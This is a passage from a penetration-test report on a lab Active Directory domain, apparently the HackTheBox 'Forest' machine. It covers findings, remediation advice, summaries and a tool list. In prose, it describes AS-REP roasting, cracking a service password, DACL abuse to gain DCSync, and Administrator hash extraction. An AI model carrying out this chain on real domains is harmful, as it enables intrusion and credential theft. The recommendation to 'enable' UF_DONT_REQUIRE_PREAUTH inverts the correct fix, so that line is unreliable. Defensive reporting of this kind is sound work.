
- **CVSS:** CVSS3.1: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The `svc-alfresco` account had delegated control over the "Account Operators" group with "GenericAll" rights over most users, and the "Exchange Windows Permissions" group possessed `WriteDacl` rights over `htb.local`, allowing DCSync rights assignment.
- **Impact:** Enabled privilege escalation to domain administrator level, granting full control over the domain controller and access to all user credentials.
- **Technical Summary:**
  - Identified delegated control via BloodHound.
  - `svc-alfresco` added to "Exchange Windows Permissions".
  - DCSync rights successfully granted on `EXCH01`.

- Administrator NTLM hash extracted using PowerView and `impacket-secretsdump`.
- Administrative access confirmed via `evil-winrm` with Administrator hash.
- Images:




,

,



,



.

4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the AS-REP roasting misconfiguration and the insufficient access control leading to DCSync privilege escalation—the following recommendations should be implemented across the Windows-based Active Directory environment (`htb.local`):

1. Strengthen User Account Security

- **Enforce Pre-Authentication Requirements:** Enable the `UF_DONT_REQUIRE_PREAUTH` flag for all accounts, particularly `svc-alfresco`, to prevent AS-REP roasting attacks that allowed initial access.
- **Remove Sensitive Information:** Audit all shares accessible to low-privileged accounts like `svc-alfresco` and remove or secure any files that could aid in further enumeration or exploitation.
- **Implement Strong Password Policies:** Replace weak passwords (e.g., `s3rvice`) with complex, unique passwords (minimum 12 characters, mixed case, numbers, and symbols) and enforce a domain-wide policy to prevent easy cracking.

2. Secure Access Control and Group Permissions

- **Restrict Delegated Control:** Review and restrict the "Account Operators" group's "GenericAll" rights over users and the "Exchange Windows Permissions" group's `WriteDacl` rights over `htb.local`. Limit these privileges to authorized administrators only.
- **Audit Group Memberships:** Regularly audit group memberships to ensure accounts like `svc-alfresco` or newly created users (e.g., `michael`) do not retain excessive permissions, especially those enabling DCSync attacks.
- **Enforce Least Privilege:** Configure Active Directory to apply the principle of least privilege, ensuring no account has unnecessary rights to modify DACLs or perform replication tasks.

3. Harden Domain Controller and Replication Security

- **Protect Against DCSync Attacks:** Disable DCSync rights on all accounts and computers (e.g., `EXCH01`) unless explicitly required for replication. Use tools like `impacket-dacledit` to verify and enforce restrictions.

- **Monitor Replication Activity:** Enable detailed logging for Active Directory replication on domain controllers (`FOREST.htb.local`, `EXCH01.htb.local`) to detect unauthorized DCSync attempts, integrating logs into a SIEM system.
- **Restrict WinRM Access:** Limit WinRM (port 5985) access to trusted hosts only, preventing remote exploitation as seen with `evil-winrm` using `svc-alfresco` credentials.

4. Enhance Monitoring and Logging

- **Centralize Logs:** Aggregate logs from SMB, Kerberos, LDAP, and WinRM services into a Security Information and Event Management (SIEM) system. Monitor for unauthorized access or privilege escalation attempts.
- **Audit Authentication Attempts:** Enable detailed Kerberos and WinRM logging to detect suspicious activities, such as AS-REP requests or hash dumping attempts using `impacket-secretsdump`.
- **Develop Incident Response Playbooks:** Create procedures for responding to indicators of compromise, such as unauthorized WinRM sessions or DCSync attacks. Include steps for isolating affected systems and resetting compromised credentials.

5. Conduct Regular Security Audits

- **Vulnerability Scanning:** Perform periodic scans using tools like Nmap to identify open ports (e.g., 445, 88, 389) and misconfigured services on `10.129.161.215`.
- **Privilege and Configuration Audits:** Regularly review Active Directory configurations, group policies, and user permissions to ensure compliance with least-privilege principles, preventing accounts from gaining excessive rights as seen with `svc-alfresco`.

By implementing these layered recommendations—focused on securing user accounts, tightening access controls, hardening domain controller security, enhancing monitoring, and conducting regular audits—the organization will significantly reduce its exposure to unauthorized access, credential compromise, and domain-wide escalation.

5. Conclusions

Executive Summary

Imagine an organization’s digital systems as a secure office building, where locked doors and restricted file rooms protect sensitive information, and only authorized employees with unique keycards can access specific areas. During this assessment, critical weaknesses were uncovered that allowed an outsider to slip past these defenses, enter restricted zones, and take over the entire building.

Here’s what was found:

- **Unlocked Doors with Easy Access Codes:** One user account, meant for a specific task, had a setup that let anyone guess its login details without much effort. Using this, an outsider could walk into the system and start exploring, like finding an open door with the code written on the wall.
- **Duplicate Master Key from Loose Rules:** The same account had permissions that allowed it to create a copy of the top manager's keycard. With this, the outsider could unlock every door in the building, gaining total control over all operations.

These flaws are like leaving a side entrance unlocked and letting a temporary worker hand out master keys. If a hacker took advantage of this, the damage could be severe—they could steal private customer information, shut down critical systems, or even lock everyone out while demanding payment to get back in. Picture a scenario where a hacker grabs personal data from thousands of clients, leading to lawsuits, a ruined reputation, and millions lost in recovery costs. Fixing these gaps is urgent to keep the digital office safe, protect valuable data, and ensure the business keeps running without interruption.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Weak Credential Configuration in User Account**
   - **Issue:** The `svc-alfresco` account was configured in a way that allowed its login details to be extracted and cracked (AS-REP roasting) due to the absence of pre-authentication requirements. The password `s3rvice` was successfully retrieved, enabling initial access via WinRM.
   - **Risk:** Easily exploitable credentials facilitated unauthorized entry into the domain, serving as a stepping stone for further exploitation and lateral movement.
2. **Insufficient Access Control and DCSync Privilege Escalation**
   - **Issue:** The `svc-alfresco` account possessed delegated control over the "Account Operators" group with "GenericAll" rights over most users, and the "Exchange Windows Permissions" group had `WriteDacl` rights over `htb.local`. This allowed the assignment of DCSync rights on `EXCH01`, leading to the extraction of the `Administrator` NTLM hash using PowerView and `impacket-secretsdump`, followed by full administrative access via `evil-winrm`.
   - **Risk:** The ability to escalate privileges and replicate domain credentials enabled complete network compromise, exposing all sensitive data and system controls to potential misuse.

These vulnerabilities demonstrate how poorly secured user accounts and excessive permissions can allow attackers to progress from initial access to full domain dominance without requiring sophisticated techniques. Mitigating these risks necessitates robust credential protection, stringent access controls, and enhanced monitoring to thwart unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and WinRM (port 5985) on the target domain controller (`FOREST.htb.local`), confirming a Windows Server 2016 Standard environment.
- **NetExec (nxc)**
  - **Description**: A network exploitation tool used for SMB enumeration and credential validation. It facilitated the discovery of user accounts within the `htb.local` domain, validated the cracked credentials `svc-alfresco:s3rvice`, and confirmed WinRM access with the `pwn3d!` output.
- **Impacket Suite**
  - **Description**: A collection of Python tools for interacting with network protocols. The `GetNPUsers` module extracted the AS-REP hash for `svc-alfresco`, `secretsdump` performed the DCSync attack to retrieve the `Administrator` NTLM hash, and `dacledit` modified DACLs to grant DCSync rights on `EXCH01`.
- **BloodHound Python**
  - **Description**: A tool for analyzing Active Directory environments. It mapped the `htb.local` domain, revealing delegated control of `svc-alfresco` over the "Account Operators" group and "Exchange Windows Permissions" with `WriteDacl` rights over `htb.local`.
- **Evil-WinRM**
  - **Description**: A remote shell tool used for authenticated interactions with Windows servers over WinRM. It leveraged the `svc-alfresco` credentials to establish an initial session and the `Administrator` NTLM hash (`<REDACTED>`) to confirm full administrative access with the `whoami` command.
- **PowerView**
  - **Description**: A PowerShell script for Active Directory enumeration and manipulation. It was used to add `svc-alfresco` to the "Exchange Windows Permissions" group and grant DCSync rights, enabling the extraction of domain hashes.
- **John the Ripper**
  - **Description**: A password cracking tool that processed the `svc-alfresco` AS-REP hash, successfully cracking the password `s3rvice` using the `rockyou.txt` wordlist.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the Active Directory environment, identification of weak credentials, and privilege escalation to achieve domain compromise.